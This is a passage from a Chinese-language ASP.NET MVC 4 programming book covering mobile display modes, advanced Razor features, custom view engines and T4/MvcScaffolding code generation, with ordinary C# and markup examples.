为了测试这一功能，我们首先使用 Internet 应用程序模板创建一个 MVC 4 应用程序。然后拷贝\Views\Home\Index.cshtml 模板，在解决方案资源管理器(Solution Explorer)中选中\Views\Home\Index.cshtml 模板，按快捷键 Ctrl+C，再按 Ctrl+V。并将这个视图重命名为 Index.Mobile.cshtml，这时就出现了\Views\Home 目录，如图 15-5 所示。

编辑 Index.Mobile.cshtml 视图，修改页面标题：

```
<hgroup class="title">
    <h1>HELLO VALUED MOBILE USER!</h1>
    <h2>@ViewBag.Message</h2>
</hgroup>
```

运行应用程序，在移动模拟器中查看新视图，如图 15-6 所示。



图 15-5



图 15-6

1. 布局和部分视图支持

也可以创建布局和部分视图模板的移动版本。

如果 Views\Shared 文件夹中包含_Layout.cshtml 和_Layout.mobile.cshtml 模板，那么在默认情况下，应用程序会对来自移动浏览器的请求使用_Layout.mobile.cshtml 模板，对其他的请求使用_Layout.cshtml 模板。

如果 Views\Account 文件夹中包含_SetPasswordPartial.cshtml 和_SetPasswordPartial.mobile.cshtml，那么对于来自移动浏览器的请求，命令@Html.Partial("~/Views/Account/_SetPasswordPartial")会渲染_SetPasswordPartial.mobile.cshtml，而对于其他请求，该命令会渲染_ SetPasswordPartial.cshtml。

2. 自定义显示模式

另外，我们可以注册基于自定义准则的设备模式。例如，针对用于 Windows Phone 设备，以.WinPhone.cshtml 结尾的视图模板，我们可以注册一个 WinPhone 设备模式。在 Global.asax 的 Application_Start 方法中编写如下代码：

```
DisplayModeProvider.Instance.Modes.Insert(0, new DefaultDisplayMode("WinPhone")
{
    ContextCondition = (context => context.GetOverriddenUserAgent().IndexOf
        ("Windows Phone OS", StringComparison.OrdinalIgnoreCase) >= 0)
});
```

添加完代码之后即完成注册。我们不需要其他额外的配置和注册。此时，如果创建了以.WinPhone.cshtml 结尾的视图，只要满足上下文条件，都会选择这些视图。

上下文条件不局限于检查浏览器的用户代理；并不要求使用请求上下文做任何处理。我们可以根据用户 cookie，决定用户账户类型的数据库查询或日期来创建不同的显示模式，这完全取决于我们自己。

显示模式使得重写移动浏览器视图变得极其简单，但如果创建只针对移动浏览器使用的应用程序，该怎么办呢？这种情况下，应该使用下面介绍的 Mobile Site 模板来创建新应用程序。

15.1.3　Mobile Project 模板

Mobile Project 模板为我们创建的网站预先配置使用 jQuery Mobile 库。jQuery Mobile 为移动 Web 应用程序提供了大量增强功能：

- 用户界面采用触摸优化的 UI 小部件，确保用户不会因为小尺寸按钮和表单字段而沮丧。
- 为主要的移动浏览器而设计，并通过测试。
- Ajax 导航提供了动画页面过渡，使其在低带宽的情况下，依然能保持良好的性能。
- 通过主题支持，我们可以使用 CSS 主题重置整个网站的皮肤。
- 列表视图使用移动友好的接口，为浏览和操纵信息列表提供了很好的用户体验。

使用 Mobile Project 模板创建项目，运行项目，在移动模拟器中浏览项目，如图 15-7 所示。这样我们可以快速学习 Mobile Project 模板。




图 15-7

Mobile Project 模板让我们开始开发强大的 jQuery Mobile ASP.NET MVC 应用程序。为了深入地学习开发，我们需要了解 jQuery Mobile。但这超出了本书的讨论范围，下面的资料可供参考学习：

- jQuery Mobile 网站(http://jquerymobile.com/)提供了大量资料，其中包括文档、演示示例和主题构建支持等。
- ASP.NET 网站上的 ASP.NET MVC 4 Mobile Features 教程详细地介绍了如何构建移动会议网站，提供了构建完整应用程序的资源。如果需要，可以下载运行，下载网址 http://www.asp.net/mvc/tutorials/mvc-4/aspnet-mvc-4-mobile-features。
- 从 2012 年 NDC(http://vimeo.com/43624503)开始，K. Scott Allen 的 ASP.NET MVC 和 jQuery Mobile 演示向 MVC Music Store 例子中添加了 jQuery Mobile 支持。他展示了一些高级特性，如页面事件和触摸手势支持。

MVC 4 为我们提供了大量工具来改善移动浏览器上的用户体验。笔者的建议是养成在移动浏览器测试网站的习惯。当在移动浏览器上浏览 ASP.NET 网站(http://asp.net)时，我们会发现浏览网站、阅读网站内容非常困难。我们通过适应性呈现可以极大地改善网站用户的体验，获得移动访问量的剧增。

15.2　高级 Razor

第 3 章重点介绍了在日常工作中可能用到的 Razor 功能。此外，Razor 还支持一些附加功能，尽管有点复杂，但是这些功能很强大，所以很值得我们学习。

15.2.1　模板化的 Razor 委托

在有关 Razor 布局的讨论中，我们看到一种为要求样板代码的可选布局部分提供默认内容的方法。当时提到了使用称为模板化 Razor 委托(Templated Razor Delegate)的特性来创建一个更好的方案。

Razor 可以把内嵌的 Razor 模板转换成委托。下面的代码就展示了一个这样的示例：

```
@{
 Func<dynamic, object> strongTemplate = @<strong>@item</strong>;
}
```

使用 Razor 模板生成的委托是 Func<T, HelperResult>类型。在前面的例子中，类型 T 是 dynamic。模板中的@item 参数是一个特殊的神奇参数。尽管这些委托只能有一个这样的参数，但模板可以根据需要多次引用它。

转换完毕后，就可以在 Razor 视图的任何位置使用该委托了：

```
<div>
    @strongTemplate("This is bolded.")
</div>
```

这样做的结果是，我们可以编写一个接收 Razor 模板作为参数值的方法，而只需要使相应参数的类型是 Func<T, HelperResult>即可。

回到第 3 章布局示例中的 RenderSection 示例，我们编写如下代码：

```
public static class RazorLayoutHelpers {
 public static HelperResult RenderSection(
   this WebPageBase webPage,
  string name,
   Func<dynamic, HelperResult> defaultContents) {
   if (webPage.IsSectionDefined(name)) {
     return webPage.RenderSection(name);
   }
   return defaultContents(null);
 }
}
```

上面编写的方法接收一个节点(section)名称和一个 Func<dynamic, HelperResult>类型的对象。因此，可以在 Razor 视图中对该方法采用如下形式的调用：

```
<footer>
   @this.RenderSection("Footer", @<span>This is the default.</span>)
```

```
</footer>
```

请注意，我们使用一小段 Razor 代码把默认内容作为参数传递进了方法中。此外，还应注意上面的代码中使用 this 参数来调用扩展方法 RenderSection。

当使用该类型中某个类型(或该类型的派生类型)的扩展方法时，必须使用 this 参数来调用该扩展方法。当编写视图时，尽管在类中编写代码不太明显，但我们确实需要。下一小节将会对此做出解释，并提供一个例子来梳理 RenderSection 的用法。

15.2.2 视图编译

与许多模板引擎或视图解释引擎不同的是，Razor 视图在运行时动态编译成类，然后执行。编译在视图第一次被请求时发生，这会引发轻微的一次性性能开销，但这样做的好处是当视图再次被请求时，它就可以完全运行编译后的代码，而不用再进行重新编译。如果视图内容发生改变，ASP.NET 就会自动重新编译该视图。

正如在上一节中提到的，由视图编译生成的类派生于 WebViewPage 类，而 WebViewPage 类是 WebPageBase 类的子类。对于长期使用 ASP.NET 的开发人员对这一点不应该感到惊讶，因为这与 ASP.NET Web Forms 页面使用其 Page 基类的工作机制类似。

我们可以把 Razor 视图的基类修改为一个自定义类，从而实现向视图中添加自定义的方法和属性。Razor 视图的基类在 Views 目录下的 Web.config 文件中定义。下面代码中，Web.config 文件中的节点包含有 Razor 配置：

```
<system.web.webPages.razor>
   <host factoryType="System.Web.Mvc.MvcWebRazorHostFactory,
   System.Web.Mvc, Version=3.0.0.0,
   Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
  <pages pageBaseType="System.Web.Mvc.WebViewPage">
   <namespaces>
     <add namespace="System.Web.Mvc" />
     <add namespace="System.Web.Mvc.Ajax" />
     <add namespace="System.Web.Mvc.Html" />
     <add namespace="System.Web.Routing" />
   </namespaces>
 </pages>
</system.web.webPages.razor>
```

注意<pages>元素，它的 pageBaseType 特性值指定了应用程序中所有 Razor 视图的基本页面类型。但是我们可以用自定义的基类替换该特性值。为了演示如何替换，下面编写一个派生于 WebViewPage 的类。

我们只需要向 CustomWebViewPage 类中添加 RenderSection 方法的一个重载版本：

```
using System;
using System.Web.Mvc;
using System.Web.WebPages;

public abstract class CustomWebViewPage<T> : WebViewPage<T> {
```

```
    public HelperResult RenderSection(string name, Func<dynamic,
         HelperResult>
         defaultContents) {
       if (IsSectionDefined(name)) {
          return RenderSection(name);
       }
       return defaultContents(null);
    }
}
```

请注意上面定义的 CustomWebViewPage 类是泛型类型。这对于强类型视图的支持非常重要。事实上，所有的视图都是泛型类型。当不指定类型时，它的类型就是 dynamic。

编写完 CustomWebViewPage 类之后，还需要在 Web.config 文件中修改基本页面类型：

```
<pages pageBaseType="CustomWebViewPage">
```

修改完毕后，应用程序中所有的 Razor 视图将都派生于 CustomWebViewPage<T>类，并且拥有新的 RenderSection 重载方法，从而可以在不要求 this 关键字的情况下，使用默认内容定义可选布局节点：

```
<footer>
   @RenderSection("Footer", @<span>This is the default.</span>)
</footer>
```



注意 为了看到这些代码和操作布局，可使用 NuGet 将 Wrox.ProMvc4.Views.BasePageType 包安装到默认 ASP.NET MVC 4 项目中，命令如下：

```
Install-Package Wrox.ProMvc4.Views.BasePageType
```

安装完毕后，需要在 Views 目录下的 Web.config 文件中把基本页面类型改成 CustomWebViewPage。

Views 目录中的 example 文件夹包含一个使用刚才实现方法的布局示例。按 Ctrl+F5 快捷键，查看下面两个 URL 下的操作代码：

- /example/layoutsample
- /example/layoutsamplemissingfooter

15.3 高级视图引擎

Microsoft 社区程序经理 Scott Hanselman 喜欢把视图引擎称作“只是一个尖括号生成器”。简而言之，的确如此。视图引擎把内存中存储的视图表示转换成我们想要的任何格式。

通常情况下，我们创建的是包含标记和脚本的 cshtml 文件。ASP.NET MVC 的默认视图引擎实现——RazorViewEngine 利用一些已有的 ASP.NET API 把我们的页面渲染成 HTML。

视图引擎不局限于使用 cshtml 页面，也不局限于渲染 HTML。后面会看到，如何创建不把输出渲染成 HTML 的视图引擎，以及需要把自定义领域特定语言(domain-specific language 简写 DSL)作为输入的不同寻常的视图引擎。

为更好地理解视图引擎的概念，让我们回顾一下 ASP.NET MVC 生命周期，简化图如图 15-8 所示。



图 15-8

还有许多子系统都在图 15-8 中没有显示出来。这个图只是为了说明什么阶段引入了视图引擎——正好在 Controller 操作执行完毕，返回一个 ViewResult 作为对请求的响应之后。

这里请注意，控制器本身不渲染视图；它只是准备数据(也就是模型)，通过返回的 ViewResult 实例，决定显示哪个视图。正如本章前面介绍的，Controller 基类中包含一个名为 View 的简便方法，用来返回 ViewResult。在底层，ViewResult 调用当前视图引擎渲染视图。

15.3.1 视图引擎配置

正如刚才提到的，为应用程序注册备用视图引擎是可以实现的。在 Global.asax.cs 文件中配置视图引擎。默认情况下，如果坚持继续使用 RazorViewEngine 和另外一个默认注册的视图引擎 WebFormViewEngine，就没必要注册其他视图引擎。

然而，如果想使用其他视图引擎替换这些默认注册的视图引擎，我们可以在 Application_Start 方法中编写如下代码：

```
protected void Application_Start() {
 ViewEngines.Engines.Clear();
 ViewEngines.Engines.Add(new MyViewEngine());
 //Other startup registration here
}
```

视图引擎是一个静态的 ViewEngineCollection 类型对象，可以包含所有已注册的视图引擎。这是注册视图引擎的入口点。由于 RazorViewEngine 和 WebFormViewEngine 默认包含在视图引擎集合中，因此，我们需要首先调用 Clear 方法。如果想把添加的自定义视图引擎作为除了默认引擎外的另一个选项，而不是替换默认的视图引擎，我们就不需要调用 Clear 方法。

然而，在大多数情况下，我们不需要手动注册视图引擎(如果能够在 NuGet 上获取的话)。例如，创建默认的 ASP.NET MVC 4 项目之后，为了使用 Spark 视图引擎，只需运行 NuGet 命令 Install-Package Spark.Web.Mvc。

这样就会在我们的项目中添加和配置 Spark 视图引擎。通过把 Index.cshtml 重命名为 Index.spark，我们可以快速地查看到效果。参照下面代码修改代码，以显示控制器中定义的消息：

```
<!DOCTYPE html>
<html>
<head>
  <title>Spark Demo</title>
</head>
<body>
  <h1 if="!String.IsNullOrEmpty(ViewBag.Message)">${ViewBag.Message}</h1>
  <p>
     This is a spark view.
  </p>
</body>
</html>
```

上面的代码展示了一个非常简单的 Spark 视图示例。请注意上面的 if 特性，其中包含了一个决定元素是否显示的 Boolean 表达式。这个控制标记输出的声明方法是 Spark 的一个标志特点。

15.3.2　查找视图

当创建自定义视图引擎时，IViewEngine 接口是需要实现的关键接口。

```
public interface IViewEngine {
  ViewEngineResult FindPartialView(ControllerContext controllerContext,
     string partialViewName, bool useCache);
  ViewEngineResult FindView(ControllerContext controllerContext, string
     viewName,string masterName, bool useCache);
  void ReleaseView(ControllerContext controllerContext, IView view);
}
```

FindView 方法迭代 ViewEngineCollection 中注册的视图引擎，并在每个视图引擎上调用 FindView 方法，并把视图名称作为参数传入。这就是 ViewEngineCollection 询问每个视图引擎能否渲染指定视图的方式。

FindView 方法返回一个 ViewEngineResult 实例，其中封装了问题——“当前视图引擎能渲染这个视图吗”——的答案，如表 15-1。

表 15-1　ViewEngineResult 属性

属　　性	描　　述
View	返回查找的指定视图名称的 IView 实例。如果找不到对应名称的视图，就返回 null
ViewEngine	如果找到视图，返回一个 IViewEngine 实例；否则返回 null
SearchedLocations	返回一个 IEnumerable<string>，其中包含视图引擎搜索的所有位置

如果返回的 IView 是 null，视图引擎就找不到视图名称对应的视图。当视图引擎找不到视图时，它会返回它查找的位置列表。通常情况下，虽然对于使用模板文件的视图引擎，这些位置是文件路径，但它们也可以完全是别的路径，比如数据库位置，对于把视图存储在数据库中的视图引擎。对于 MVC 本身，这些位置字符串是不透明的；MVC 只是使用这些位置字符串向开发人员显示一个有帮助的错误信息。

FindPartialView 方法的工作机制与 FindView 几乎一样，除了它关注于查找部分视图。通常情况下，视图引擎区别对待视图和部分视图。例如，遵照约定，一些视图自动向当前视图添加一个母版视图或布局。视图引擎知道它查找的是完全视图还是部分视图非常重要；否则，每个部分视图都会被一个母版布局环绕。

15.3.3 视图本身

当创建自定义视图引擎时，IView 接口是我们需要实现的第二个接口。可喜的是，这个接口非常简单，只包括一个方法：

```
public interface IView {
   void Render(ViewContext viewContext, TextWriter writer);
}
```

自定义视图提供了一个 ViewContext 实例和 TextWriter 实例，其中 ViewContext 中包含了自定义视图引擎需要的信息。视图引擎首先期望视图使用 ViewContext 中的数据，比如视图数据和模型，然后调用 TextWriter 实例中的方法来呈现输出。

表 15-2 列举了 ViewContext 的属性。

表 15-2 ViewContext 属性

属　性	描　述
HttpContext	一个 HttpContextBase 的实例，可以用来访问 ASP.NET 内部对象，比如 Server、Session、Request 和 Response
Controller	一个 ControllerBase 的实例，可以用来访问控制器，调用视图引擎
RouteData	一个 RouteData 的实例，可以用来访问当前请求的路由值
ViewData	一个 ViewDataDictionary 实例，其中包含控制器传递给视图的数据
TempData	一个 TempDataDictionary 的实例，其中包含(一个特定请求缓存中的)控制器传递给视图的数据
View	一个 IView 的实例，表示将要呈现的视图
ClientValidationEnabled	一个 Boolean 类型值，表示视图的客户端验证是否启用
FormContext	包含在客户端验证中使用的表单信息
FormIdGenerator	允许我们重写表单的命名方式，默认形式为“form0”
IsChildAction	一个 Boolean 类型值，表明操作是否作为调用 Html.Action 或 Html.RenderAction 的结果显示
ParentActionViewContext	当 IsChildAction 等于 true 时，包含当前视图父视图的 ViewContext

(续表)

属　　性	描　　述
Writer	当 HTML 辅助方法不返回字符串时，HtmlTextWriter 使用它，以便与非 Web Forms 视图引擎保持兼容
UnobtrusiveJavaScriptEnabled	这个属性决定用户客户端验证的非侵入式方法和 Ajax 是否使用。当属性值为 true 时，辅助方法不向标记中输出脚本块，而是输出 HTML 5 data-*特性，非入侵式脚本使用该特性作为向标记附加行为的方式

并非每个视图呈现时都需要访问所有这些属性，但技多不压身，使用时知道它们在何处还是很好的。

15.3.4　备用视图引擎

当首次使用 ASP.NET MVC 时，我们可能想使用 ASP.NET MVC 自带的视图引擎：RazorViewEngine。这样做具有诸多优势，具体如下：

- 默认
- 简洁轻量的语法
- 布局
- 默认 HTML 编码
- 支持 C#/VB 脚本
- 具有 Visual Studio 中的智能感知功能

然而，也有很多次，我们可能想使用一个不同的视图引擎——例如，当我们：

- 想使用不同的语言，比如 Ruby 或 Python
- 渲染非 HTML 格式的输出，比如图形、PDF 和 RSS 等
- 拥有使用另一种格式的遗留模板

在编写本段时，已经可以获取一些第三方视图引擎。表 15-3 列举了一些较知名的视图引擎，但也存在许多其他我们没有听过的视图引擎。

表 15-3　视图引擎属性

视 图 引 擎	描　　述
Spark	Spark(http://sparkviewengine.com/)是 Louis DeJardin(现在是微软员工)的作品，主要开发用于支持 MonoRail 和 ASP.NET MVC。Spark 是值得注意的，因为它使用声明式语法渲染视图，使得标记和代码之间的界限变得模糊。Spark 继续添加革新的功能，其中包括最近对 Jade 模板语言(最先在 Node.js 上普及)的支持
NHaml	NHaml(托管在 GitHub 上，网址 https://github.com/NHaml/NHaml)由 Andrew Peters 在 2007 年 12 月创建，并发布在他的博客上，是流行的 Ruby on Rails Haml 视图引擎的一个端口。DHaml 是一个非常简洁的 DSL，可以使用最少的字符描述 XHTML 的结构

(续表)

视 图 引 擎	描 述
Brail	Brail(MvcContrib 项目的一部分，http://mvccontrib.org)有趣的是它使用 Boo 语言。Boo 是一种面向对象的静态类型语言，因为 CLR 带有 Python 语言风格，比如有意义的空白
StringTemplate	StringTemplate 是一个轻量级的模板引擎(托管在 Google 代码，http://code.google.com/p/string-template-view-engine-mvc)，它基于 Java StringTemplate 引擎解释执行而非编译执行
NVelocity	NVelocity(http://www.castleproject.org/others/nvelocity)是一个开源模板引擎。它为基于 Java 的应用程序创建，是 Apache/Jakarta Velocity 项目的端口。前几年 NVelocity 项目做得一直很不错，直到 2004 年，检查插件停止，项目进度放缓
Nustache	Nustache(https://github.com/jdiamond/Nustache) 是流行的 Mustache 模板语言的.NET 实现，如此命名，是因为它使用花括号，而从形状上看，花括号像竖起来的胡子。由于 Mustache 有意不支持控制流语句，因此它被称为是一个缺少逻辑的模板系统。Nustache 项目包括一个 MVC 视图引擎
NDjango	NDjango(http://ndjango.org/)是 Django 模板语言在.NET 平台上用 F#语言实现的一个版本
Parrot	Parrot(http://thisisparrot.com)是一个有趣的视图引擎，拥有 CSS 视图语法，能够很好地支持枚举和嵌套对象，是一个可扩展的渲染系统

15.3.5 新视图引擎还是新 ActionResult

我们会经常碰到这样的问题，是创建一个新视图还是创建一个新 ActionResult 类型。例如，我们想返回一个自定义 XML 格式的对象。此时，我们应该编写一个新的视图引擎，还是创建一个新的 MyCustomXmlFormatActionResult 呢？

在一个与另一个之间做出选择时，一般的经验法则是它是否有某种形式的模板文件对标记渲染具有指导意义。如果只有一种方法能把对象转换为输出格式，那么编写自定义 ActionResult 类型会更有意义。

例如，ASP.NET MVC Framework 包括的 JsonResult 可以用来把一个对象序列化为 JSON 语法格式。通常情况下，只有一种方式能够把对象序列化为 JSON。根据返回的操作方法和视图，我们不能改变同样对象到 JSON 的序列化。序列化过程一般不能通过模板控制。

然而，假设我们想使用 XSLT 把 XML 转换成 HTML。依据调用的操作，我们可以使用多种方式把同样的 XML 转换成 HTML。在这种情况下，我们可以创建一个使用 XSLT 文件作为视图模板的 XsltViewEngine。

15.4　高级基架

第 4 章综述了基架视图在 MVC 4 中的用法，这个特性使得创建控制器和视图变得容易，我们只需要在 Add Controller 对话框中设置相应选项就可以实现创建、读取、更新和删除功能。正如第 4 章中提到的，基架系统是可扩展的。本节介绍了扩展默认基架系统的一些方法。

15.4.1　自定义 T4 代码模板

T4 模板是一个集成到 Visual Studio 中的代码生成器引擎，它增强了 ASP.NET MVC 提供的默认基架功能。假设 Visual Studio 的安装目录是 C:\Program Files (x86)\Microsoft Visual Studio 10.0\，可在下面的位置查找这些模板：

- C:\Program Files (x86)\Microsoft Visual Studio 11.0\Common7\IDE\ItemTemplates\ CSharp\Web\MVC 4\CodeTemplates\AddController
- C:\Program Files (x86)\Microsoft Visual Studio 11.0\Common7\IDE\ItemTemplates\CSharp\Web\MVC 4\CodeTemplates\AddView

ASP.NET MVC 首先查找项目中的 CodeTemplates 文件夹，因此，如果需要自定义新控制器，我们可以直接把 CodeTemplates 文件夹复制到项目的根目录下，并向其中添加自定义的 T4 模板。

Visual Studio 会给出一下信息：

编译转换：找不到名为 `MvcTextTemplateHost` 的类型或名称空间，是不是缺少了 `using` 命令或者程序集引用？

这样做的原因是，当向项目中添加 T4 文件时，Visual Studio 把每一个模板的 Custom Tool 属性值设置为 TextTemplatingFileGenerator。对于一个独立的 T4 文件，这就是我们想要的。但在视图基架的情况下，这个值就是不正确的。要解决这问题，选择所有的 T4 文件，清空 Properties 窗口中的 Custom Tool 属性，如图 15-9 所示。

更好的是，可在项目中安装 NuGet 包 Mvc4CodeTemplatesCSharp (或在 Visual Basic 中安装 Mvc4CodeTemplatesVB 包)。这样就把模板复制到了项目中；这样也为这些文件正确地设置了 Build Action 属性，以便打开这些文件时，Visual Studio 不尝试运行这些文件。

Add View 对话框在项目中会给视图基架 T4 模板较高的优先级(相对于同名的默认模板)。我们也可以给一些模板指定新名称。Add View 对话框会在 Scaffold Template 下拉框中显示新模板选项。




图 15-9

代码模板与辅助方法模板

我们很容易把这些模板和 ASP.NET MVC 视图使用的辅助方法模板相混淆。本章后面“模板”一节中讨论的 Editor 和 Display 模板主要用来显示视图中的模型信息，而本节讨论的 T4 模板是在向项目中添加新的代码项时，由 Visual Studio 使用。我们可以把前者看成运行时(动态)基架，而把后者看成设计时(静态)基架。

15.4.2 NuGet 包 MvcScaffolding

尽管可以使用前一节介绍的 T4 方法，但是 NuGet 包 MvcScaffolding 大大提高了 ASP.NET MVC 4 中的基架性能。

```
Install-Package MvcScaffolding
```

尽管这个包由 ASP.NET 团队中一个成员开发，但它不是 Microsoft 产品，也不受官方支持。包中添加了一些强大的基架特性：

- 向 Add Controller 对话框中添加了一些更高级别的模板选项。
- 可以采用基架命令，该基架使用了包管理器控制台(Packager Manager Console)中的自定义 PowerShell 命令。
- 实现创建自定义基架器(scaffolder)的自动化。
- 更新速度快，由于它是 NuGet 包，因此开发团队可以在 ASP.NET MVC 发布周期以外频繁地发布更新，而我们可以通过 NuGet 使用这些更新。

正是由于上面所列出的最后一个原因，我们不打算为 MvcScaffolding 包编写详细的文

档，因为可能当您读到我们撰写的文档时，它已过时。当然，我们会给出它的工作机制的概述，然后指出相应的 Web 引用，这样就可以跟上它未来更新的步伐。

15.4.3　更新的 Add Controller 对话框选项

MvcScaffolding 包向 Add Controller 对话框中添加了两个新选项，如图 15-10 所示。

